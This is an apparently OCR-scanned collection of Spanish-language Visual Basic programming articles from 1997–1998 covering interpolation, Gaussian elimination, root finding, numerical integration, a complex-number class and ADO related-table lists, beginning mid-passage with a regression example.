Por último la cantidad en que varía el peso de un paciente cada año es, según la recta de regresión del peso en función de la edad, la pendiente de esta recta, es decir, b_1=2,8367 Kg/año. Cuando dos personas difieren en peso, en promedio la diferencia de edad entre ambas se rige por la cantidad b_2=0,3136 años/Kg de diferencia.

Artículo	Interpolaciones
Autor / Fuente	Harvey Triana
Tema	Matemática Aplicada e Ingeniería
Creado	Noviembre 17 de 1997

Interpolaciones

Exposición teórica y código Visual Basic para resolver interpolaciones

---

Las interpolaciones tienen un fin claro: predecir un valor a partir de una serie de datos. Es supremamente deseable poder automatizar la predicción de valores a partir de una colección de datos que frecuentemente son empíricos. Valga aclarar que otro aspecto más avanzado es predecir curvas a partir de datos, este tema tiene un enfoque similar pero más complejo y lo tratare un en articulo posterior.

El caso más simple es la Interpolación Lineal Simple. Ejemplo

Hora del día	Temperatura, C
6:30 AM	16.3
8.15 AM	x
9.00 AM	20.5

Queremos saber la Temperatura ambiente a la 8:15 AM. Así, el caso más sencillo consiste en determinar el punto medio de T(h).

$$T(h) = T(h2) - [T(h2) - T(h1)](h2 - h)/(h2 -h1), \text{ para } h \{h1, h2\}$$

$$T(8.25) = 20.5 - (20.5 - 16.3)(9.0 - 8.15)/(9.0 - 6.5) = 19.072$$

Así, con cierta certidumbre estimamos que la temperatura a las 8 y 15 fue aproximadamente 19.1 grados centígrados. Hasta aquí es bastante sencillo escribir una función en Visual Basic para interpolación simple. Supongamos que la función T(h) responde mejor a un modelo tipo $T(h) = a + b \cdot Log(h)$, en este caso la interpolación se plantea como:

Hora del día	Temperatura, C
Log(6.50)	16.3
Log(8.15)	x
Log(9.00)	20.5

La interpolación deja de se Lineal Simple para pasar a Logarítmica Simple. La ecuación que lo resuelve es:

$$T(h) = T(h2) - [T(h2) - T(h1)][Log(h2) - Log(h)]/[Log(h2) -Log(h1)], \text{ para } h \{h1, h2\}$$

Si no se conoce el modelo de la curva, la Interpolación Lineal Simple irá bien (normalmente es el primer recurso). Dejaremos a un lado las interpolaciones simples, y pasaremos a funciones más complejas. El ejemplo inmediato es ajustar los datos a una parábola. Se requieren tres parejas de valores, siguiendo con el ejemplo, se dispone de:

Hora del día	Temperatura, C
6.30	16.3
8.15	x
8.30	19.0
9.00	20.5

Si suponemos que una curva del tipo $T(h) = c + b \cdot h + a \cdot h^2$ responde a T(h), entonces el problema se reduce a determinar los coeficientes a, b y c. Para resolver el problema se plantea una ecuación simultánea de tres variables. Para no extenderme tanto, aquí están la solución:


$$t1 = (y1-y2)/(x1-x2),\ t1 = (y1-y3)/(x1-x3),\ a = (t1-t2)/(x2-x3),\ b = t1 - a(x1 + x2),\ c = y1 - a \cdot x1^2 - b \cdot x1$$

En realidad es un verdadero alivio tener esto en un programa Basic, ¡Que cálculos tan aburridos!. Imagínese a aproximaciones a polinomios de tercer, cuarto y n grado (este tema lo

trataré en un articulo futuro). Y no todo termina aquí, imagínese una función $T(h) = a + b \cdot Log(h) + c \cdot Log(h)^2$. En ingeniería es frecuente este tipo de ajustes.

Interpolaciones Tipo Vector

Se trata de determinar el valor de f(x, y) a partir de unas parejas ordenadas x e y. Esto es un verdadero lío. Este tipo de problema es frecuente cuando es necesario obtener valores de un Plot f(x,y), como se ilustra en el siguiente gráfico:



Se construyen una especie de *puentes* que nos lleven a f(x, y). La cuestión analítica puede deducirse de la siguiente tabla:

	y1	**y**	**y2**
x1	f(x1, y1)	f(x1, y)	f(x1, y2)
x	f(x, y1)	f(x, y)	f(x, y2)
x2	f(x2, y1)	f(x2, y)	f(x2, y2)

La solución es relativamente sencilla pero algo larga. Se realizan interpolaciones simples en los extremos de los puntos que rodean la incognita, es decir, primero obtenemos f(x,y1) y f(x,y2), luego f(x,y). Las interpolaciones simples pueden ser lineales o de algun modelo de ecuación. El código Visual Basic que pubiclaré incluye una solución a través de una matriz de datos.

Ejemplos

Coloco dos ejemplos a su disposición (ambos escritos en VB4.0), Ipol.zip (8k) contiene :

1. Interpolando.VBP

Este es uno programa simple con una interfaz sencilla que muestra el módulo mod_Ipol.Bas con algunas funciones para interpolación lineal. El módulo puede ser utilizado en alguna otra aplicación, así como también puede ser ampliado para dar mayores servicios.

2. Vector.VBP

Esto es un ejemplo bastante plano, pero incluye la función IpolVector que es un gran avanze para interpolaciones 2D, dado que efectúa la interpolación desde una tabla (matriz) de datos, es decir, no es necesario especificar los limites del punto en exploración. Resulta de gran utilidad cuando se tienen un Plot empírico y se desea automatizar sus lecturas. Para esto, se toma una tabla de lecturas y se introducen en un archivo ASCII, que la función IpolVector leerá y procesara como Usted lo requiera. De hecho esto lo he aplicado en varias soluciones. Cargue el proyecto Vector.VBP y teclee [F5] para ver la salida de un ejemplo sencillo.

Solución de Ecuaciones Lineales Simultaneas

Procedimiento para solucionar sistemas de ecuaciones lineales reales de *n* dimensiones

---

La solución de un sistema de *n* ecuaciones lineales simultáneas con '//n'// incógnitas es un interesante reto a los programadores. El siguiente código lo escribí inicialmente en Fortran (1992), aquí presento la versión Visual Basic. En general, la función encuentra aplicación en Ingeniería y matemática superior. He utilizado la función en programación de Simuladores de Flujo y Solución del Método de los Mínimos Cuadrados. El código y un ejemplo sencillo se muestra a continuación.

```
DefInt A-Z
'//-----------------------------------------------------------------------
'// Solución de Ecuaciones Lineales
'// Sintaxis
'// Argumentos:
'// A(): Arreglo bidimensional que contiene la matriz
'// C(): Arreglo unidimensional que entregará la solución.
'// Harvey Triana, Petrosoft Co., 1996
'//-----------------------------------------------------------------------
Static Function Gauss(ByRef A() As Double, ByRef C() As Double) As Boolean

    Dim Tem As Double, Sum As Double, i, l, j, k, n, m

    On Error GoTo Gauss_Err
    n = UBound(C)
    m = n + 1
    For l = 1 To n - 1
        j = l
        For k = l + 1 To n
            If (Abs(A(j, l)) >= Abs(A(k, l))) Then
               Else j = k
            End If
        Next
        If Not (j = l) Then
           For i = 1 To m
               Tem = A(l, i)
               A(l, i) = A(j, i)
               A(j, i) = Tem
           Next
        End If
        For j = l + 1 To n
            Tem = A(j, l) / A(l, l)
            For i = 1 To m
                A(j, i) = A(j, i) - Tem * A(l, i)
            Next
        Next
    Next
    C(n) = A(n, m) / A(n, n)
    For i = 1 To n - 1
```

```
        j = n - i
        Sum = 0
        For l = 1 To i
            k = j + l
            Sum = Sum + A(j, k) * C(k)
        Next
        C(j) = (A(j, m) - Sum) / A(j, j)
    Next
    Gauss = True

   '//HT©
    Exit Function

Gauss_Err: Gauss = False
End Function


'//---------------------------------------------------------------------------
'// Ejemplo sencillo de cómo usar Gauss. Salida a la ventana Debug
'//---------------------------------------------------------------------------
Private Sub EjemploSencillo()

   'El siguiente sistema de ecuaciones lineales que debe ser resuelto:
   '|1 1 1 6|
   '|1 0 1 4|
   '|1 1 0 3|

    Dim Sistema(1 To 3, 1 To 4) As Double
    Dim Solución(1 To 3) As Double

    Sistema(1, 1) = 1: Sistema(1, 2) = 1: Sistema(1, 3) = 1: Sistema(1, 4) = 6
    Sistema(2, 1) = 1: Sistema(2, 2) = 0: Sistema(2, 3) = 1: Sistema(2, 4) = 4
    Sistema(3, 1) = 1: Sistema(3, 2) = 1: Sistema(3, 3) = 0: Sistema(3, 4) = 3

    If Gauss(Sistema(), Solución()) Then
       Debug.Print "Solución:"
       Debug.Print "C1 = "; Solución(1)
       Debug.Print "C2 = "; Solución(2)
       Debug.Print "C3 = "; Solución(3)
       Stop
    Else
       MsgBox "El sistema de ecuaciones no tiene solución..."
    End If
End Sub
```

Artículo	Solución de Ecuaciones
Autor / Fuente	Harvey Triana / Métodos Númericos, Apostol
Tema	Matemática aplicada e Ingeniería
Creado	Septiembre 20 de 1997

Solución de Ecuaciones

Dos Métodos para Solución Ecuaciones Algebráicas por Técnicas Numéricas

Las ecuaciones cuya solución algebraica es compleja, o no es posible, es un interesante tema de los métodos numéricos y por ende de la informática. También es fundamental en problemas de ingeniaría. A continuación les presento dos métodos aplicados tradicionalmente.

Búsqueda Binaria

Al algoritmo es similar al de búsqueda de un nombre en un directorio telefónico, abriendo sucesivamente por mitades hasta llegar al punto. También es conocido como *intervalo de bisección*. Para la efectividad de este método, es necesario que en un intervalo {x1, x2}, la función continua f(x) cambie de signo. La ecuación de recurrencia es:

$$x = (x2 - x1) / 2.0$$

El código que les presento en este articulo va más allá al explorar todos los cambios de signo en un intervalo de exploración y se calculan todas las raíces en el mismo. El Function ScanSngChange hace esto y devuelve el número de raíces encontradas en el intervalo.

Existe un método que lo conozco como Regula-Fals que también requiere de un intervalo de cambio de signo, pero a diferencia del método de bisección, es más rápido. La formula re recurrencia es :

$$x = [x1| f(x2) | + x2| f(x1) |]/ [| f(x1) | + | f(x2) |]$$

Note que se usa el valor absoluto de los valores de la función. El Function ScanSngChange aplicará también en este caso. Solo reemplace la llamada a la función GetRootInterval. Queda de tarea ☺ .

Algoritmo de Newton

Apología al Cálculo numérico, el algoritmo de newton es una técnica que no requiere de intervalo de cambio de signo, a cambio requiere un valor inicial y la derivada explícita de la función f(x). La ecuación de recurrencia es:

$$x = xo - f(x) / f'(x)$$

Encuentra el código en el procedimiento GetRootNewton. En realidad no hay que preocuparse mucho por el valor inicial, xo, pues la respuesta es rápidamente hallada. Si la función no tiene una raíz, la derivada es nula en algún punto, o la función no es continua, se producirá un error interceptado.

¿ Cuándo emplear una u otra ?

Considere la siguiente regla. No se puede saber con certeza en que intervalo explorar una función. Por ejemplo, por razones de dominio de la función o simplemente por desconocer el comportamiento de la curva. En este caso es conveniente el algoritmo de Newton.

La función tiene una derivada compleja. En este caso no queda más remedio que investigar un intervalo. Otro caso es que la función tenga múltiples raíces, caso en el cual el algoritmo de Newton encuentra la más próxima al valor inicial que se le paso como argumento.

Por supuesto, existirán casos en que ninguno de los métodos tendría aplicación. También, la función podría no tener raíz alguna.

La Función f

Es un buen momento para entablar una cuestión que aún no he podido solucionar con satisfacción: *Quisiera tener la capacidad de cambiar el contenido de un procedimiento Function sin afectar los llamados a es función.*

En otras palabras, *Una ecuación no puede ser dato de entrada*. Si quiere usar este código para solucionar una ecuación particular, debe reemplazar el código del Function f (y el de df) para especificar su ecuación. Lo que he hecho en mis programas, que emplean más de una función (normalmente con coeficientes que varían), es escribir un Select Case e incluir el caso como parámetro de f. ¿ Es posible colocar como parámetro el nombre de un Function ?.

El código de este articulo incluye un módulo de un sencillo ejemplo con salida a la ventana Debug. El vínculo baja éste artículo, el código del mismo y su ejemplo: « GetRoots.zip (5k) ».

Artículo	Integración Numérica
Autor / Fuente	Harvey Triana
Tema	Ingeniería
Creado	Enero 30 de 1998

Integración Numérica

Técnicas Programadas en Visual Basic para Aproximación a Integrales

Este articulo presenta técnicas programadas en Visual Basic para integración numérica por métodos elementales. Resulta bastante útil en Ingeniería aplicada y para estudiantes de las áreas del Calculo Infinitesimal.

En un contexto formal, la integral es la función antiderivada de una función f(x). La integración numérica es aplicable en los siguientes caso: (1) La antiderivada no es simple de resolver, (2) Se desea determinar el área bajo la curva de una serie de datos empíricos o valores tabulados, lo que implica una incertidumbre de f(x). (3) La antiderivada conduce a funciones cuyas propiedades no han sido estudiadas o cuyos valores no han sido tabulados. Personalmente he aplicado la integración numérica dado el problema o razón (2)

La idea básica es muy sencilla, se aproxima el integrando mediante segmentos pequeños de otra función cuya integral es de fácil cálculo, p.e. una trapecio. El propósito del presente documento no es enseñar o demostrar los teoremas y formulas, sino dar una aplicación a través de un programa Visual Basic..

Ejemplo

La antiderivada de 1/x es Log|x|. Supongamos que la antiderivada no se conociera, que la función f(x) tuviera una antiderivada bastante compleja, o que solo contáramos con una serie de datos empíricos y requerimos conocer el área bajo la curva. En estos caso, la solución puntual (un valor), o la integral, se calcula por Técnicas numéricas.

Caso concreto: hallar la integral de 1a 2 de f(x) = 1/x. Como conocemos la antiderivada de f(x) = 1/ x es Log(x) + C, rápidamente podemos decir que es Log(2) - Log(1), (logaritmos neperianos o en base Euler) y con el uso de una calculadora, obtengo 0.69... ¿Cómo solucionaría esto si no conociera la antiderivada?.

1. Obtengo valores de la función f(x) desde a hasta b, con un incremento discreto (entre menor es el intervalo, más precisa será la aproximación numérica):

```
 i      x      f(x)
 0    1.000  1.00000
 1    1.100  0.90909
 2    1.200  0.83333
 3    1.300  0.76923
 4    1.400  0.71429
 5    1.500  0.66667
 6    1.600  0.62500
 7    1.700  0.58824
 8    1.800  0.55556
 9    1.900  0.52632
10    2.000  0.50000
```

Aplico la formula de algún método numérico para aproximar Integrales. Los más conocidos y elementales son:

Regla de lo Trapecios:

$$\int_b^a f(x)dx = \frac{b-a}{2n}\left[f(a) + 2\sum_{k=1}^{n-1} f(a+kh) + f(b) \right] + E$$

Regla de Simpson Generalizada:

$$\int_b^a f(x)dx = \frac{b-a}{6n}\left[f(a) + 4\sum_{k=1}^{n} f_{2k-1} + 2\sum_{k=1}^{n-1} f_{2k} + f(b) \right] + E$$

El termino E se refiere al error que implica la técnica numérica. El error tiene una connotación teórica y en la práctica no se aplica. La Regla de Simpson es más precisa que la Regla de los Trapecios, pero se limita a la condición de que n sea impar (el método se basa en aproximación a segmentos de parábola cada 3 punto).

Bien, empleo cualquiera de las funciones TrapeciosRule o SimpsonRule que anexo al final de este articulo, de la siguiente manera:

Uso un array y() de tipo Single y almaceno los valores de f(x). Finalmente aplico Resultado = TrapeciosRule(a, b, n, y()), Donde a =1, b = 2 y n = 10. En código que use fue:

```
n = 10
ReDim y(0 To n) As Single
a = 1
b = 2
x = 0
For i = 0 To n
    x = a + i * (b - a) / n
    y(i) = 1 / x
Next
Resultado = TrapeciosRule(a, b, n, y())
```

Los resultados son los siguientes:

```
Antidifferentiation  = 0.693147
Trapecios Rule       = 0.693773 Error: -0.09 %
Regla de Simpson     = 0.693152 Error:  0.00 %
```

Funciones para Integración Numérica

```
Public Function TrapeciosRule( _
    a As Single, b As Single, n, y() As Single _
    ) As Single
   'Apostol 735
    Dim i, s As Single
    For i = 1 To n - 1
```


```
        s = s + y(i)
    Next
    TrapeciosRule = 0.5 * (b - a) * (y(0) + 2 * s + y(n)) / n
End Function

Public Function SimpsonRule( _
    a As Single, b As Single, n, y() As Single _
    ) As Single
    If n Mod 2 Then
       SimpsonRule = -999.25 'Retorna una bandera de error
       Exit Function
    End If

    '//Apostol 742
    Dim i, s1 As Single, s2 As Single, Par As Boolean
    For i = 1 To n - 1
        If Par Then
           s2 = s2 + y(i)
        Else
           s1 = s1 + y(i)
        End If
        Par = Not Par
    Next
    SimpsonRule = (b - a) * (y(0) + 4 * s1 + 2 * s2 + y(n)) / 3 / n
End Function
```

Artículo	Matemática de Números Complejos
Autor / Fuente	Harvey Triana
Tema	Programación de objetos, Matemática aplicada
Creado / Actulizado	Noviembre 9 de 1997 / Octubre 3 de 1998

Matemática de Números Complejos

Clase básica para un componente que maneja la matemática de números complejos y descripción de una técnica optima de programación de Clases Visual Basic

NOTA. La actualización de este articulo se debe a que fue creado para VB4 en la terminología Servidor OLE (ya obsoleta). La clase y su código fueron actualizados con orientación a componente. El cambio se refleja en los ejemplos.



Ejemplo para prueba

Si Usted programa soluciones para el mundo de la Ingeniería, posiblemente se encuentre con los números Complejos. Visual Basic no incorpora funciones especializadas para este conjunto de números. Una posible solución seria emplear Automatización OLE con Excel, pero por supuesto, los programadores siempre queremos el mayor rendimiento y control sobre nuestros programas, y que en lo posible sean independientes. Además, si piensa crear una aplicación para el Web, resulta indispensable el uso de componente. El Clase que les presento es una base, dado que la matemática de Complejos es bastante amplia y requiere un control riguroso de funcionamiento. Puede ampliar las funciones de la clase ComplexsMath (la parte mas complicada esta hecha).

Algo de Teoría

La ecuación cuadrática $x^2 + 1 = 0$ no tiene solución en el sistema de los números reales, así pues, nació un nuevo conjunto de números y se les llamó *complejos*, los cuales dan solución a este tipo de ecuaciones. Formalmente la solución de $x^2 + 1 = 0$ se origina en $(x + i)(x - i) = 0$, es decir, las soluciones para x son -i e i, donde i es un símbolo convenido llamado *unidad imaginaria*, y representa la raíz cuadrada de -1. Para dar un tratamiento teórico, se define un número complejo como $z = a + bi$, donde a y b son números reales. Existe una matemática completa para los números complejos la cual define una serie de ecuaciones para realizar operaciones algebraicas. La teoría se puede consultar en cualquier libro de matemática superior.

La Clase ComplexsMath

Además de dar las bases para escribir un componente que maneje números complejo, la clase ComplexsMath es muy buen ejemplo de programación de objetos con Visual Basic. Básicamente consiste en una clase que jerarquiza una colección de objetor Complex, cada uno de

los cuales almacena la información de un número complejo. Inicialmente tuve la intención de escribir funciones que entregaran un objeto de tipo Complex, y sus argumentos también serian objetos de tipo Complex, digamos:

```
Desde el Cliente:

Dim C1 As New Complex, C2 As New Complex, C3 As New Complex

C1.Real= 1: C1.Imag = 2
C1.Real= 4: C1.Imag = 3

Set C3 = Sum (C1, C2)

Desde la Clase:

Public Function Sum(z1 as Complex, z2 as Complex) As Complex
    Dim rtn New As Complex
    ....
    Set Sum = rtn
End Sub
```

Esta perspectiva es fácil, pero representa una sobrecarga inmensa y una sobreutilización de recursos. Así, se me ocurrió la idea de manejar los objetos a través de Identificadores enteros tipo punteros. Esta ultima idea es excelente, ya que delega a enteros gran parte de lo que se hacia con objetos. Además desde la perspectiva del Cliente es muy sencilla e intuitiva (una condición para esta implementación es que nunca se debe utilizar las variables identificadores para algo diferente a el uso del Clase, lo cual produciría eventualmente resultados erróneos y errores de ejecución). La técnica luce así:

```
Desde le cliente:

 DefInt A-Z
 ...
 Dim C1, C2, C3
 ...
 C1 = miObjCmx.CreateComplex(2, 3) '= 2 + 3i
 C2 = miObjCmx.CreateComplex(4, 1) '= 4 + i

  '//Se retornará C3 como un ID a un complejo con la solución
 C3 = miObjCmx.Sum(C1, C2)

 '//Muestra el resultado
 miObjCmx.ShowMe C3

En la Clase:

 DefInt A-Z
 ...
 Public Function Sum(z1, z2)
     Set x1 = m_Complexs.Item(CStr(z1))
     Set x2 = m_Complexs.Item(CStr(z2))
 ....
     Sum = CreateComplex(m_Real,  m_Imag)
 End Sub
```

No obstante esto no permite la reutilización de variables (por ejemplo z1 = ObjCmx.Sum(z1, z2)), y se crean objetos Complex que quedarían perdidos, sin posibilidad de reutilizarlos. Había que resolver esto. La idea final (presentada en este articulo) es pasar una referencia del identificador que apuntará al resultado de la operación:

```
Desde le cliente:

 DefInt A-Z
 ...
 Dim C1, C2, C3
 ...
 C1 = miObjCmx.CreateComplex( 2, 3) '= 2 + 3i
 C2 = miObjCmx.CreateComplex( 4, 1) '= 4 + i

 '//Se retornara C3 como un ID a un complejo con la solución
```

```
miObjCmx.Sum C1, C2, C3

'//Muestra el resultado
miObjCmx.ShowMe C3
```

En la Clase:

```
DefInt A-Z
...
Public Sub Sum(ByRef rtnID, z1, z2)
   Set x1 = m_Complexs.Item(CStr(z1))
   Set x2 = m_Complexs.Item(CStr(z2))
...
    rtnID = LetID(rtnID, z1, z2)
End Sub
```

Sin embargo no permite expresiones que involucren funciones combinadas, pero da la alternativa de un álgebra sencilla. También desde la perspectiva de un programador poco experto la técnica es bastante complicada. Si Usted es del grupo que tiene unas ganas imparables de aprender, le aconsejo estudiar este código, ya que es una forma aterradora de optimización de código para clases.

Como Incorporar una Función al Clase

Teniendo la ecuación de la operación, la puede adicionar a la clase. Por ejemplo digamos que desea agregar una función que devuelva el reciproco de un complejo: 1/z, cuya ecuación es $1/(a + bi) = a/(a^2 + b^2) - bi/(a^2 + b^2)$ El siguiente procedimiento documenta como se debería escribir la función:

```
'//-----------------------------------------------------------
'// Reciproco devuelve un ID a 1/(a + bi)
'// rtnID almacenará el ID retornado
'// ID es el ID del complejo al cual se solicita el reciproco
'//-----------------------------------------------------------
Public Sub Reciproco(ByRef rtnID, ByRef ID)

   Dim Tem As Double

   '//x fue definido como Complex en Declaraciones
   '//Se recupera el complejo de la colección
   Set x = m_Complexs.Item(CStr(ID))

   '//Filtro
   Tem = (x.Real ^ 2 + x.Imag ^ 2)
   If Tem Then
      m_Real = x.Real / Tem
      m_Imag = -x.Imag / Tem
      rtnID = LetID(rtnID, ID)
   Else
      '//Un identificador cero significa un resultado nulo
      rtnID = 0
   End If
End Sub
```

Parece complicado pero una vez hecho el primero se facilitan los demás. Existe varias funciones que no incorporo el la clase, p.e. Ln, Log10, Exp, Cos, Sin, ... las ecuaciones se pueden obtener de la Ayuda de Excel, tema: Funciones para Ingeniería.

Este vínculo bajara este articulo, la versión libre del Clase, y un ejemplo con interfaz « cmx.zip (12k) ». *Este archivo puede ser reemplazado en el futuro para incluir más propiedades y métodos de la Clase (actualización Oct, 1998).*

Tablas Relacionadas y Valores Poco Explícitos

Solución Aplicando Clases de Reconocimiento de Datos y Algo Más

---

«Tablas Relacionadas y Valores Poco Explícitos», es el titulo en la documentación de Visual Basic para referirse a las listas relacionadas, que algunos llaman *Picklists* (antiguo término de DBASE). En todo caso este es un viejo problema de las Bases de Datos Relacionales y que aún los programadores Visual Basic de debaten por una solución eficaz. En años pasados, programe un sistema basado en controles ActiveX, que hoy día usan algunas de mis aplicaciones de gestión escritas con Visual Basic 5. Omití el uso de los controles Data Bound List (DBCombo y DBList) de Visual Basic 5, ya que estos controles requieren de un control Data adicional para trabajar, y en resumen, el consumo de recursos es muy alto (formularios con 20 o más listas enlazadas a controles DBCombo son demasiado cargados). Mi técnica con controles ActiveX se baso en las propiedades de los objetos *Field* y de los *DataBindings* de controles estándar. Si bien esta técnica es más eficiente que usar controles Data Bound List y sus controles Data, aun es lenta (en formularios grandes), y peor aun, es terriblemente complicado dar mantenimiento (por ejemplo alguna modificación en la estructura o relaciones de la base de datos es un lío). Visual Basic 6.0 entrega una herramienta realmente eficaz, las *clases de reconocimientos de datos*. En este articulo expongo la manera de aplicar la tecnología ADO para una solución optima a este problema.

Perspectiva Actual


Visual Basic alcanzo una gran evolución en el tratamiento de los datos desde Visual Basic 5.0 hasta el 6.0, especialmente marcada por el advenimiento de ADO. Sin embargo no todo para hay, Visual Basic 6.0 trae un arsenal impresionante de facilidades para programar contra datos a un nivel muy elevado. Por ejemplo los objetos DataEnvironment permiten crear una solución sencilla casi de inmediato y con mucha flexibilidad. No obstante los DataEnvironment, o alguno de los asistentes de Visual Basic no resuelven el viejo problema de las tablas relacionadas y claves externas. Si bien un novato, o especialista en manejar asistentes, podría decepcionarse al llegar a este punto.

La solución para un formulario de datos es relativamente sencilla. Puede encontrar una descripción en la librería MSDN bajo el titulo: «Vinculación de dos tablas mediante los controles DataCombo y DataList». Retomaré este escrito e innovaré en lo siguiente: (1) Dar un origen de datos a las listas con Clases de Reconocimiento de Datos y, (2) Daré una solución potente para una grilla de datos (esta es la parte complicada). Primero que todo retomaré la definición del problema tal y como la describen en la documentación de Visual Basic.

Descripción del Problema de las Listas Relacionadas

Esto es textual de la librería MSDN bajo el titulo: «Vinculación de dos tablas mediante los controles DataCombo y DataList»:

> ***Tablas relacionales y valores "poco explícitos"***
>
> *En una base de datos relacional, la información que se utiliza repetidamente no se almacena en su totalidad en múltiples lugares, sino que el grueso de la información se almacena en un conjunto de registros compuesto por muchos campos; entre estos campos está el campo Id. que identifica de manera individualizada a cada registro. Por ejemplo, la base de datos Biblio, que se suministra con Visual Basic almacena los nombres de varias empresas editoriales en una tabla llamada "Publishers". La tabla contiene muchos campos, como dirección, ciudad, código postal y número de teléfono. Pero para hacerlo más sencillo, considere los campos Name y PubID como los dos campos esenciales de la tabla. El campo Name almacena el nombre de un editor, mientras que el campo PubID almacena un valor comparativamente "poco explícitos", como un número de código. Pero este valor "poco explícitos" es más importante ya que identifica individualmente al editor, y sirve de vínculo para todo el conjunto de registros. Y es ese valor el que está almacenado en múltiples conjuntos de registros de una segunda tabla.*
>
> *La segunda tabla se llama "Titles", y cada conjunto de registros contiene información, como título, año de publicación e ISBN. Incluido entre los campos, hay uno llamado "PubID". Este campo tiene exactamente el mismo nombre que su campo correspondiente en la tabla Publishers ya que almacena el valor que vincula el título a un editor determinado.*
>
> *Este eficaz esquema presenta un pequeño problema: Dada una aplicación para bases de datos que permita a los usuarios insertar nuevos títulos, el usuario debe, de algún modo, introducir valores enteros que identifiquen al editor (Publisher). Esto está bien si el usuario ha memorizado el Id. único de cada editor, pero para la gente sería más fácil ver el nombre del editor y hacer que la aplicación almacene el valor asociado en la base de datos. Los controles DataList y DataCombo resuelven este problema fácilmente.*



En la gráfica anterior vemos los dos orígenes y los tres campos. Aquí, la tabla **Titles** (Libros) es el origen a actualizar, la tabla **Publishers** (Editoriales) es el origen que suministra los valores explícitos para actualizar. El campo **PubID** de la tabla Titles es el campo a actualizar a partir de la lista y comúnmente se denomina *Clave Externa*. El campo **PubID** de la tabla Publishers es la clave en la relación. El tercer campo, viene a ser cualquier campo, o combinación, de la tabla Publishers y es el que que se mostrará al usuario, por ejemplo es claro que mostraríamos el campo **Name** (nombre de la Editorial).

NOTA. Existe una relación en estas dos tablas. Un registro de Publishers tiene varios en Titles, en otras palabras, una Editorial representa a varios Libros. En general, esta relación no es un requisito obligado para implementar listas relacionadas. Un objeto Relation de Access (tal y como se muestra en la gráfica) puede afectar en cierto modo la construcción de consultas de varias tablas. En general la consulta resultante debe tener como origen principal de datos la tabla que editaremos y no la tabla de la lista.


Los controles DataCombo y DataList tienen la capacidad de acceso a dos tablas diferentes y vincular datos de la primera tabla a un campo de la segunda. Esto se lleva a cabo mediante dos orígenes de datos, ya sea un control de datos ADO, un entorno de datos, o una clase de reconocimiento de datos.

El problema con un control DataCombo se solucionaría asi desde la ventana siseño:

Propiedad	Valor
DataSource	Origen a la Tabla Titles (un ADODC o un objeto de un DataEnvironment)
DataField	PubID
RowSource	Origen a la Tabla Publishers (un ADODC o un objeto de un DataEnvironment)
BoundColumn	PubID
ListField	Name

Si empleamos una clase de reconocimiento de datos como origen de datos para el DataCombo en vez de un control de datos ADO, usaremos una cantidad menor de recursos y una lectura más rápida. Sin embargo esto se hace con código.

Finalmente, el formulario del ejemplo expuesto anteriormente puede lucir así:



Cuando el usuario selecciona un ítem de la lista Publishers, se actualiza el campo PubID de la tabla Titles (clave externa). - Cabe mencionar que esto es solo un ejemplo, en una aplicación real mostraríamos todos los campos (exceptuando claves) de la tabla Titles, y cada lista relacionada que requiera.

Este diseño esta bien para una gestión sencilla. Ahora, la solución empleando una clase de reconocimiento de datos facilitará esta implementación de manera sorprendente. Además, será reutilizable para cada formulario que vaya a crear. El objetivo es poder crear tantas listas como se requieran en una linea de código por cada lista, y usar el minimo posible de recursos. Además, y esto es de gran importancia, podemos facilitar un componente eficaz para que haga parte de la capa intermedia en soluciones para el Web.

Solución para un Formulario Usando Clases de Reconocimientos de Datos

